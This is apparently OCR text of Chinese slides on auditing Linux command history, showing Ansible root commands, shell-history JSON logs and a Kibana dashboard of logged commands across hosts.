
```
[root@[redacted]~]# time ansible 10.10.[redacted] -m shell -a "id" -u [redacted] --private-key=/root/dl -b --become-user root
Enter passphrase for key '/root/dl':
10.10.11.125 | success | rc=0 >>
uid=0(root) gid=0(root) groups=0(root),499(sfcb)


real    0m2.407s
user    0m0.406s
sys     0m0.099s
You have mail in /var/spool/mail/root
[root@[redacted]~]# time ansible 10.10.[redacted] -m shell -a "date" -u [redacted] --private-key=/root/dl -b --become-user root
10.10.11.125 | success | rc=0 >>
Wed Mar 30 18:51:18 CST 2016


real    0m0.743s
user    0m0.374s
sys     0m0.104s
[root@[redacted]~]# time ansible 10.10.[redacted] -m shell -a "hostname" -u [redacted] --private-key=/root/dl -b --become-user root
10.10.11.125 | success | rc=0 >>
puppet.autoclouds.net
```


我们能做些什么

运维日志分析



```
177 {"TIME":"2016-04-01 20:02:19","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"cd src/
178 {"TIME":"2016-04-01 20:02:32","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"./redis-cli -h 192.168.231.141
179 {"TIME":"2016-04-01 20:08:01","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"cd
180 {"TIME":"2016-04-01 20:08:14","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"w
181 {"TIME":"2016-04-01 20:08:17","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"netstat -tlnp
182 {"TIME":"2016-04-01 20:08:22","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ps aux|grep log
183 {"TIME":"2016-04-01 20:08:26","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ps aux|grep logstash
184 {"TIME":"2016-04-01 20:08:42","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"/etc/init.d/logstash start
185 {"TIME":"2016-04-01 20:08:44","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ps aux|grep logstash
186 {"TIME":"2016-04-01 20:09:23","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"cd /var/log/
187 {"TIME":"2016-04-01 20:09:23","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ll
188 {"TIME":"2016-04-01 20:09:24","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"cd logstash/
189 {"TIME":"2016-04-01 20:09:25","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ll
190 {"TIME":"2016-04-01 20:09:28","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"tail -f logstash.stdout
191 {"TIME":"2016-04-01 20:09:31","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"tail -f logstash.log
192 {"TIME":"2016-04-01 20:09:37","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ll
193 {"TIME":"2016-04-01 20:09:40","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"cd /etc/logstash/
194 {"TIME":"2016-04-01 20:09:40","HOSTNAME":"shiper","LI":"[redacted]","LU":"root","NU":"root","CMD":"ll
```

运维日志分析


kibana
Discover
Visualize
Dashboard
Settings
Linux系统历史命令数据图
type:command
Linux系统历史命令数据总量
1,002
Count
Linux系统历史命令监控主机数量
5
Unique count of HOSTNAME.raw
Linux系统历史命令运行最多Top5
Legend
ll
cd ..
vim install.yml
cd tasks/
cd roles/
Linux系统历史命令登陆主机Top5
Count
800
600
400
200
0
219.
117
Top 5 LI.raw
Linux系统历史命令时间数据总量
Count
200
150
100
50
0
02:00
05:00
08:00
11:00
14:00
17:00
20:00
@timestamp per 30 minutes
Linux系统历史命令数据
October 14th 2015, 12:16:54.697 puppet.autoclouds.net 219.14 root ll
October 14th 2015, 12:16:53.695 puppet.autoclouds.net 219.14 root vim /etc/bashrc
October 14th 2015, 12:15:48.298 ip-10-10-125-7 219.14 root ll /etc/bashrc
October 14th 2015, 12:13:43.243 ip-10-10-125-7 219.14 root cat /etc/profile
October 14th 2015, 12:13:40.237 ip-10-10-125-7 219.14 root vim /etc/bashrc
October 14th 2015, 12:13:03.623 puppet.autoclouds.net 219.14 root vim manage_docker_develop.html
October 14th 2015, 12:12:17.200 ip-10-10-125-7 219.14 root tail -f /var/log/command.log

THANK YOU